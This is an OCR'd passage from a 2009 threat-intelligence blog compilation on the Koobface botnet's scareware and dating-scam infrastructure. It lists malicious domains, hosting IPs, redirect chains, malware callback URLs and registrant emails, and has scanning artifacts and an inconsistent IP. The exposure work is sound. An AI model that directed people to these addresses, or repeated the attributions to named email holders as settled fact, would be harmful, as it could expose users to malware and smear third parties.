64.86.16.97 google.com

The historical OSINT paragraph mentioned that several of ***the scareware domains pushed during the past two weeks were responding to 62.90.136.237****. This very same 62.90.136.207 IP was hosting domains part of an [59]Ukrainian dating scam agency known as [60]Confidential Connections earlier this year, whose spamming operations were*

linked to a [61]botnet involved in money mule recruitment activities.

For the time being, the following dating scam domains are responding to the same IP:

healthe-lovesite .com *- Email: potenciallio@safe-mail.net*

love-isaclick .com *- Email: potenciallio@safe-mail.net*


love-is-special .com *- Email: potenciallio@safe-mail.net*

only-loveall .com *- Email: potenciallio@safe-mail.net*

and-i-loveyoutoo .com *- Email: potenciallio@safe-mail.net*

andiloveyoutoo .com *- Email: menorst10@yahoo.com*

1630



romantic-love-forever .com *- Email: potenciallio@safe-mail.net*

love-youloves .com *- Email: potenciallio@safe-mail.net*

love-galaxys .com *- Email: potenciallio@safe-mail.net*

love-formeandyou .com *- Email: potenciallio@safe-mail.net*

ifound-thelove .net *- Email: potenciallio@safe-mail.net*

findloveon .net *- Email: wersers@yahoo.com*

love-isexcellent .net *- Email: potenciallio@safe-mail.net*

Could it get even more malicious and fraudulent than that?

Appreciate my thetoric.

The same email

(potenciallio@safe-mail.net) that was used to register the dating scam domains was also used to register exploit serving domains at ***195.88.190.247****, [62]participate in phishing campaigns, and register a [63]money mule recruitment site for the non-existent [64]Allied Insurance LLC. (Allied Group, Inc.).*

Now that's a multi-tasking underground enterprise, isn't it? The ISPs have been notified, domains suspension is pending.

Related posts:

[65]Koobface Botnet Redirects Facebook's IP Space to my Blog

[66]New Koobface campaign spoofs Adobe's Flash updater

1631

[67]Social engineering tactics of the Koobface botnet

[68]Koobface Botnet Dissected in a TrendMicro Report

[69]Koobface Botnet's Scareware Business Model

[70]Movement on the Koobface Front - Part Two

[71]Movement on the Koobface Front

[72]Koobface - Come Out, Come Out, Wherever You Are

[73]Dissecting Koobface Worm's Twitter Campaign

[74]Dissecting the Koobface Worm's December Campaign

[75]Dissecting the Latest Koobface Facebook Campaign

[76]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [77]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/353eea5ffe2cea5e6967fdd3644d63d78bca3079b6db16589bfec04351412d82-1258559938

2.

http://www.virustotal.com/analisis/3a623c3a2076ca08c845aaebf2e6d340d629c56330e8f4d18a1cadaac34d2810-1258561288

3.

http://www.virustotal.com/analisis/cad5bf71969fe03faed9d43f171e0c6d56c9a5d2ebc42ebeba8911746c9de255-1258580694

4.

http://www.virustotal.com/analisis/86c36d1105b1cdce5ea05f46a884b7d1ea14e563bb12970c9540bc0af808687e-1258474515

5. http://whois.domaintools.com/91.212.107.103

6.

http://www.virustotal.com/analisis/1e0f04e4362c566ba2978 1270a17292b5b21b6e64d17535efd07c21974171654-12583

94251

7. http://whois.domaintools.com/91.213.126.250

8. http://whois.domaintools.com/91.213.126.102

9.

http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e6 7d50b55f71d43754e179ce178c65bad420c1f131e40-12583

94607

10. http://whois.domaintools.com/83.133.124.149

11. http://whois.domaintools.com/91.213.126.103

12. http://whois.domaintools.com/83.133.119.84

13. http://whois.domaintools.com/85.12.24.13

14. http://www.virustotal.com/analisis/00f67a923e5fec10991f97 5a25d014f0681a8c79d60ef5873ba22923aa8eab2f-12580

57169

15. http://www.virustotal.com/analisis/26c9d3ae446de1c25a3e6 7d50b55f71d43754e179ce178c65bad420c1f131e40-12584

06690

16. http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdeead24946faaeaad03f973769c223d5007ce1fdf65baa-1258497161

17. http://www.virustotal.com/analisis/27f42c23e6c3d3e57fdeead24946faaeaad03f973769c223d5007ce1fdf65baa-1258486264

18. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

19. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.png

20. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

21. http://blogs.zdnet.com/security/?p=4549

22. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

24. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

25. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

1632

26. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

27. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

28. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

29. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

30. http://www.virustotal.com/analisis/f67ed142e51f55a551f86203b0434c8a361bd456a74a4d5cc7274fecb6d07fcf-12579

44296

31. http://www.virustotal.com/analisis/6795e5339a2fc174752b39231d87fc6fad525d9beac2f81256c5e1aaa845aa09-12579

43449

32. http://www.virustotal.com/analisis/f15b782b8c6ae8a862bf7f4f0d776771e8c4d6b61794ba0ca9d92e22e2388115-12579

43976

33. http://whois.domaintools.com/206.217.201.245

34. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

35. http://whois.domaintools.com/212.117.174.19

36. http://whois.domaintools.com/91.212.226.155

37. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

38. http://whois.domaintools.com/91.212.107.103

39. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

40. http://www.virustotal.com/analisis/c7c557f71fd4a00d403d67c5710305e52ae54c5022cba8b9fb3aeb6fc14f5c2a-12557

24931

41. http://www.virustotal.com/analisis/adbaee55abd8c5145e8f4c18917dd95e8b5fa3cd6367cc84ac308eaa9c339d9d-12538

17749

42. http://www.virustotal.com/analisis/b7d20a22ac2fe184908d8f1ecf2ea84ff6e6f635c56e498c8b15992047c6a104-12548

27357

43. http://www.virustotal.com/vt/en/recepcion?a39f418af678ffcd263c6b5ad9ea1f7b

44. http://www.virustotal.com/analisis/f0b1270d77f5e92e5706efe7a8522e4688598d03cee91d581a624586204c5533-12549

31925

45.
http://www.virustotal.com/analisis/05440689dd252f5dcb99be080b80117d701dd704565f53e1f3bee8cd65b813bf-12546

77563

46.
http://www.virustotal.com/analisis/76a92f5de6609b3de46b12f3e1a8eeeb34b815c587448b41ce16f5598c88dde0-12544

31748

47.
http://www.virustotal.com/analisis/c35b4e00b72ef39f167794278f637cb9d49946c4405089d96501dc7dcb406710-12542

31431

48.
http://www.virustotal.com/analisis/e78a6b6a3a9d733c867fe65f224dd93049ccb9b4cfaa3008982da2b6ab748a6d-12542

31751

49.
http://www.virustotal.com/analisis/378c2813155040b38cce5434a978082edd89236c12454c6b2e800219d8925ca9-12547

52695

50.
http://www.virustotal.com/analisis/d05280037ecaeced367d5f8715af7307bffaa195720b678f52cf798c87442ce2-12550

19397

51.
http://www.virustotal.com/analisis/3becef84345daabc698eae

e379357d523c50ac23738139f3ec2ae138c8810822-1253388713

52. http://blog.clickforensics.com/?p=314

53. http://blogs.zdnet.com/security/?p=4549

54. http://blogs.zdnet.com/security/?p=3333

55. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

56. http://blog.clickforensics.com/?p=334

57. http://ddanchev.blogspot.com/2009/09/dissecting-septembers-twitter-scareware.html

58. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

59. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

60. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

61. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

62. http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html

63. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

64. http://www.bobbear.co.uk/allied-insurance-llc.html

65. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

66. http://blogs.zdnet.com/security/?p=4594

67. http://content.zdnet.com/2346-12691_22-352597.html

68. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

69. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

70. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

71. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

72. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html


73. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

74. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

75. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

76. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

77. http://ddanchev.blogspot.com/



Koobface Botnet's Scareware Business Model - Part Two (2009-11-11 19:03)

UPDATED - Wednesday, November 18, 2009: *A [1]new update is pushed to the hundreds of thousands infected hosts, which is now performing the redirection using dynamically generated .swf files, with every page using the same title "Wonderful Video". The redirection is also a relatively static process.*

For instance, if the original koobface redirector is ***koobface.infected.host/301****, followed by the .swf redirection it will output* ***koobface.infected.host/301/?go****.*

New redirectors and scareware domains pushed within the past few hours include - ***everlastmovie .cn*** *- Email: gmk2000@yahoo.com;* ***smile-life .cn*** *- Email: gmk2000@yahoo.com ;* ***harry-pott .cn*** *- Email: gmk2000@yahoo.com,*

*[2]****beprotected9 .com*** *- Email: essi@calinsella.eu and [3]****antivir3 .com*** *- Email: essi@calinsella.eu.*

UPDATED - Tuesday, November 17, 2009: *Koobface is [4]resuming scareware (Inst _312s2.exe) operations at*

[5]91.212.107.103 which was taken offline for a short period of time. ISP has been notified again, action should be taken shortly. The current domain portfolio including new ones parked there:

ereuqba .cn *- Email: spscript@hotmail.com*

eqoxyda .cn *- Email: spscript@hotmail.com*

evouga .cn *- Email: spscript@hotmail.com*

edivuka .cn *- Email: spscript@hotmail.com*

1635

ebeama .cn *- Email: spscript@hotmail.com*

kebugac .cn *- Email: spscript@hotmail.com*

eqoabce .cn *- Email: spscript@hotmail.com*

kixyhce .cn *- Email: spscript@hotmail.com*

cecyde .cn *- Email: spscript@hotmail.com*

evybine .cn *- Email: spscript@hotmail.com*

eqaone .cn *- Email: spscript@hotmail.com*

dyqunre .cn *- Email: spscript@hotmail.com*

byzivte .cn *- Email: spscript@hotmail.com*

dovzyag .cn *- Email: spscript@hotmail.com*

ebeozag .cn *- Email: spscript@hotmail.com*

cafgouh .cn *- Email: spscript@hotmail.com*

kebfoki .cn *- Email: spscript@hotmail.com*

ebogumi .cn *- Email: spscript@hotmail.com*

dyzani .cn *- Email: spscript@hotmail.com*

dybapi .cn *- Email: spscript@hotmail.com*

dusyti .cn *- Email: spscript@hotmail.com*

dutsyvi .cn *- Email: spscript@hotmail.com*

dutfij .cn *- Email: spscript@hotmail.com*

bysivak .cn *- Email: spscript@hotmail.com*

eqiovak .cn *- Email: spscript@hotmail.com*

cecxoyk .cn *- Email: spscript@hotmail.com*

dyqkuam .cn *- Email: spscript@hotmail.com*

edamym .cn *- Email: spscript@hotmail.com*

eqibuym .cn *- Email: spscript@hotmail.com*

ducyqan .cn *- Email: spscript@hotmail.com*

duzebyn .cn *- Email: spscript@hotmail.com*

etyawjo .cn *- Email: spscript@hotmail.com*

cerdiko .cn *- Email: spscript@hotmail.com*

erauso .cn *- Email: spscript@hotmail.com*

etuacwo .cn *- Email: spscript@hotmail.com*

etuexyp .cn *- Email: spscript@hotmail.com*

etywuq .cn *- Email: spscript@hotmail.com*

ebejar .cn *- Email: spscript@hotmail.com*

ebiuhas .cn *- Email: spscript@hotmail.com*

dozabes .cn *- Email: spscript@hotmail.com*

eqoybu .cn *- Email: spscript@hotmail.com*

eviyzru .cn *- Email: spscript@hotmail.com*

evaopsu .cn *- Email: spscript@hotmail.com*

ebaetu .c*n - Email: spscript@hotmail.com*

dytrevu .cn *- Email: spscript@hotmail.com*

eboezu .cn *- Email: spscript@hotmail.com*

eruqav .cn *- Email: spscript@hotmail.com*

eqoumiv .cn *- Email: spscript@hotmail.com*

epuneyv .cn *- Email: spscript@hotmail.com*

etykauw .cn *- Email: spscript@hotmail.com*

ebeoxuw .cn *- Email: spscript@hotmail.com*

eqidax .cn *- Email: spscript@hotmail.com*

evaolux .cn *- Email: spscript@hotmail.com*

1636

cafropy .cn *- Email: spscript@hotmail.com*

etyupy .cn *- Email: spscript@hotmail.com*

kebquty .cn *- Email: spscript@hotmail.com*

cakevy .cn *- Email: spscript@hotmail.com*

eqouwy .cn *- Email: spscript@hotmail.com*

epuvyiz .cn *- Email: spscript@hotmail.com*

UPDATED - Monday, November 16, 2009: *The Koobface gang is pushing [6]a new update, followed by a new portfolio of scareware redirectors and actual scareware serving domains.*

New portfolio of redirectors parked at [7]91.213.126.250:

befree2 .cn *- Email: gmk2000@yahoo.com*

scandinavianmall .cn *- Email: admin@calen.be*

densityoze .cn *- Email: admin@calen.be*

moored2009 .cn *- Email: cael@newstile.it*

pica-pica .cn *- Email: cael@newstile.it*

stroboscopicmovie .cn *- Email: cael@newstile.it*

comedienne .cn *- Email: admin@calen.be*

densityoze .cn *- Email: admin@calen.be*

furorcorner .cn *- Email: cael@newstile.it*

ionisationtools .cn *- Email: guzimi@brendymail.de*

wax-max .cn *- Email: cael@newstile.it*

plate-tracery .cn *- Email: guzimi@brendymail.de*

little-bitty .cn *- Email: admin@calen.be*

night-whale .cn *- Email: admin@calen.be*

scary-scary .cn *- Email: gmk2000@yahoo.com*

Second redirectors portfolio at [8]91.213.126.102:

disorganization000 .cn *- Email: guzimi@brendymail.de*

rainbowlike .cn *- Email: HuiYingTsui@airways.au*

skewercall .cn *- Email: HuiYingTsui@airways.au*

wegenerinfo .cn *- Email: guzimi@brendymail.de*

kangaroocar .cn *- Email: HuiYingTsui@airways.au*

pericallis .cn *- Email: HuiYingTsui@airways.au*

treasure-planet .cn *- Email: guzimi@brendymail.de*

genusbiz .cn *- Email: HuiYingTsui@airways.au*

Currently [9]pushing scareware from ***primescan1 .com*** *- [10]83.133.124.149; [11]91.213.126.103; [12]83.133.119.84;*

[13]85.12.24.13. [14]Sampled scareware phones [15]back to ***windowsupdate8 .com/download/timesroman.tif*** *-*

88.198.105.145 and ***angle-meter .com/?b=1*** *(****safewebnetwork .com****) - 92.48.119.36.*

More scareware domains are parked on the same IPs:

yourantivira7 .com *- Email: j.wirth@smsdetective.com - [16]detection rate*

web-scanm .com *- Email: essi@calinsella.eu - [17]detection rate*

yourantivira3 .com *(****wwwsecurescana1 .com****) - Email: j.wirth@smsdetective.com*

primescan8 .com

online-check-v11 .com

antivir-scan1 .com *- Email: contact@armadastate.us*

antispy-scan1 .com *- Email: contact@armadastate.us*

primescan1 .com

1637

checkforspyware2 .com *- Email: admin@calen.be*

pc-antispyware3 .com *- Email: contact@spaintours.com*

premium-protection6 .com *- Email: contact@spaintours.com*

antivir7 .com *- Email: admin@maternitycloth.eu*

online-check-v7 .com

beprotected8 .com *- Email: admin@maternitycloth.eu*

pc-antispyware9 .com *- Email: contact@spaintours.com*

online-check-v9 .com

checkfileshere .com *- Email: admin@calen.be*

scanfileshere .com *- Email: admin@calen.be*

antivir-scano .com *- Email: contact@armadastate.us*

check-files-now .com *- Email: admin@calen.be*

antivir-scanz .com *- Email: contact@armadastate.us*

antispy-scanz .com *- Email: contact@armadastate.us*

ISP's contributing the the monetization of Koobface have been notified.

UPDATE: *91.212.107.103 has been taken offline courtesy of Blue Square Data Group Services Limited – [18]previous cooperation took place within a 3 hour period – with the Koobface gang migrating scareware operations to* ***93.174.95.191*** *(AS29073 ECATEL-AS , Ecatel Network) and* ***188.40.52.181****;* ***188.40.52.180*** *- (AS24940, HETZNER-AS*

Hetzner Online AG RZ) - ISPs have been notified.

The .info scareware domain portfolio will be suspended within the next 24 hours.


[19]Ali Baba and the 40 thieves LLC a.k.a [20]my Ukrainian "fan club", the one with the [21]Bahama botnet connection, the [22]recent malvertising attacks connection, and the current market leader of [23]black hat search engine optimization campaigns, has been keeping themselves busy

*over the past couple of weeks, continuing to add additional layers of legitimacy into their campaigns (**bit.ly** redirectors to **blogspot.com** accounts leading to **compromised hosts**), proving that if a cybercrime enterprise wants to, it can run its malicious operations on the shoulders of legitimate service providers using them as "virtual human shield" in order to continue its operations without fear of retribution.*

• Go through [24]Koobface Botnet’s Scareware Business Model - Part One

Over the past two weeks, the Koobface gang once again indicated that it reads my blog, "appreciates" the ways I undermine the monetization element of their campaigns, and next to [25]redirecting Facebook’s entire IP space to my blog, they’ve also, for the first time ever, [26]moved from using my name in their redirectors, to typosquatting it.

1638





For instance, the – now suspended – Koobface domain ***pancho-2807 .com*** *is registered to Pancho Panchev,* ***pancho.panchev@gmail.com****, followed by* ***rdr20090924 .info*** *registered to Vancho Vanchev,* ***vanchovanchev@mail.ru****.*

As always, I'm totally flattered, and I'm still in a "stay tuned" mode for my very own branded scareware release - the ***Advanced Pro-Danchev Premium Live Mega***

Professional Anti-Spyware Online Cleaning Cyber Protection Scanner 2010*.*

It’s time to summarize some of the Koobface gang’s recent activities, establish a direct connection with the Bahama botnet, the [27]Ukrainian dating scam agency [28]Confidential Connections whose [29]botnet operations were linked to money-mule recruitment scams, with active domains part of their affiliate network parked at a Koobface-connected scareware serving domains, followed by the fact that they’re all responding to an IP involved in the ongoing U.S Federal Forms themed blackhat SEO campaign. It couldn’t get any uglier.

1639

As of recently the gang has migrated to a triple-layer of legitimate infrastructure, consisting of bit.ly redirectors, leading to automatically registered Blogspot account which redirect to Koobface infected hosts serving the Koobface binary and the redirecting to a periodically updated scareware domain. Here are some of the domains involved.

Ongoing campaing dynamically generating bit.ly URLs redirecting to automatically registered Blogspot accounts, using the following URLs:

bit.ly /VumFK** -> **drbryanferazzoli .blogspot.com

bit.ly /lJcK3** -> **toyetoyebalnaja .blogspot.com

bit.ly /3mFyzs** -> **raimeishelkowitz .blogspot.com

bit.ly /2wuSPj** -> **kelakelamccovery .blogspot.com

bit.ly /2Pnn8l** -> **pattyedevero .blogspot.com

bit.ly /2wuSPj** -> **kelakelamccovery .blogspot.com

bit.ly /1HDmbm -> malinegainey-green. blogspot.com

bit.ly /2xf5vB -> advaadvarukuni .blogspot.com

bit.ly /3mFyzs -> raimeishelkowitz .blogspot.com

bit.ly /2xf5vB -> advaadvarukuni .blogspot.com

bit.ly /46pcCI -> paulangelogaetano .blogspot.com

bit.ly /1HDmbm -> malinegainey-green .blogspot.com

bit.ly /3JZsDD -> derieuwsdarrius .blogspot.com

bit.ly /lJcK3 -> toyetoyebalnaja .blogspot.com

bit.ly /2h7XRU -> shunnarahamandla .blogspot.com

bit.ly /3JZsDD -> derieuwsdarrius .blogspot.com

bit.ly /3Zj98G -> schubachmarquis .blogspot.com

bit.ly /1sXgRH -> nicnicmiralles .blogspot.com

bit.ly /3eijza -> froneksaxxon .blogspot.com

bit.ly /1I3rr7 -> attreechappy .blogspot.com

bit.ly /2m3wP4 -> bilsboroughkebrom .blogspot.com

bit.ly /30wcJn -> raheelanucci .blogspot.com

bit.ly /2U7jYM -> orvelorvelblues .blogspot.com

bit.ly /1CWOlZ -> kondrackinehemias .blogspot.com

bit.ly /2m3wP4 -> bilsboroughkebrom .blogspot.com

bit.ly /1qbXsi -> lizzamottymotty .blogspot.com

bit.ly /79ONz -> rayvongonsalves .blogspot.com

bit.ly /22Jyex -> klaartjebjorgvinsson .blogspot.com

bit.ly /p07jC -> humphriesteelateela .blogspot.com

bit.ly /2lpZXx -> kalandraaleisha .blogspot.com

The Blogspot accounts consist of a single post of automatically syndicated news item, which compared to previous campaign which relied on 25+ Koobface infected IPs directly embedded at Blogspot itself, this time relies on a single URL which attempts to connect to any of the Koobface infected IPs embedded on it. The currently active campaign redirects to ***rainbowlike cn/?pid=312s02 &sid=4db12f****, which then redirects to [30]the scareware domain* ***secure-your-files .com****, with the sample phoning back to* ***forbes-2009 .com/?b=1s1*** *- 113.105.152.230, with another domain parked there* ***activate-antivirus .com*** *- Email: support@personal-solutions.com.*


Time to expose the entire portfolio of scareware domains pushed by the gang, and offer some historical OS-

INT data on their activities which were not publicly released until enough connections between multiple campaigns were established.Which ISPs are currently offering hosting services for the scareware domains portfolio [31]pushed by the [32]Koobface gang?

The current portfolio is parked at [33]206.217.201.245 (AS36351 [34]SOFTLAYER

Technologies Inc. surprise, surprise!); [35]212.117.174.19 (AS44042 ROOT eSolutions surprise, surprise part two) and at [36]91.212.226.155 (AS44042 [37]ROOT eSolutions).

1640



Scareware redirectors parked at 91.213.126.102:

rainbowlike .cn *- Email: HuiYingTsui@airways.au*

authorized-payments .com *- Email: degrysemario@googlemail.com*

poltergeist2000 .cn *- Email: nfrank@flamcon.com.cn*

sestiad2 .cn *- Email: PietroToscani@celli.it*

uninformed2 .cn *- Email: PietroToscani@celli.it*

retrocession2 .cn *- Email: PietroToscani@celli.it*

unimpressible3 .cn *- Email: PietroToscani@celli.it*

uncrown3 .cn *- Email: PietroToscani@celli.it*

sneak-peak .cn *- Email: info@Milwaukee911.com*

cellostuck .cn *- Email: info@Milwaukee911.com*

1641

stinkingthink .cn *- Email: nfrank@flamcon.com.cn*

skewercall .cn *- Email: HuiYingTsui@airways.au*

be-spoken .cn *- Email: info@Milwaukee911.com*

transmitteron .cn *- Email: nfrank@flamcon.com.cn*

kangaroocar .cn *- Email: HuiYingTsui@airways.au*

pericallis .cn *- Email: HuiYingTsui@airways.au*

exponentials .cn *- Email: info@Milwaukee911.com*

triforms .cn *- Email: info@Milwaukee911.com*

outperformoly .cn *- Email: nfrank@flamcon.com.cn*

genusbiz .cn *- Email: HuiYingTsui@airways.au*

Scareware domains parked at 206.217.201.245; 212.117.174.19 and 91.212.226.155:

anti-malware-scan-for-you .com *- Email: information@brunter.sw*

available-scanner .com *- Email: m.smith@Recruiters.com*

bewareofspyware .com *- Email: m.smith@Recruiters.com*

defender-scan-for-you .com *- Email: information@brunter.sw*

defender-scan-for-you3 .com *- Email: informatio@belize.ca*

foryoumalwarecheck .com *- Email: information@brunter.sw*

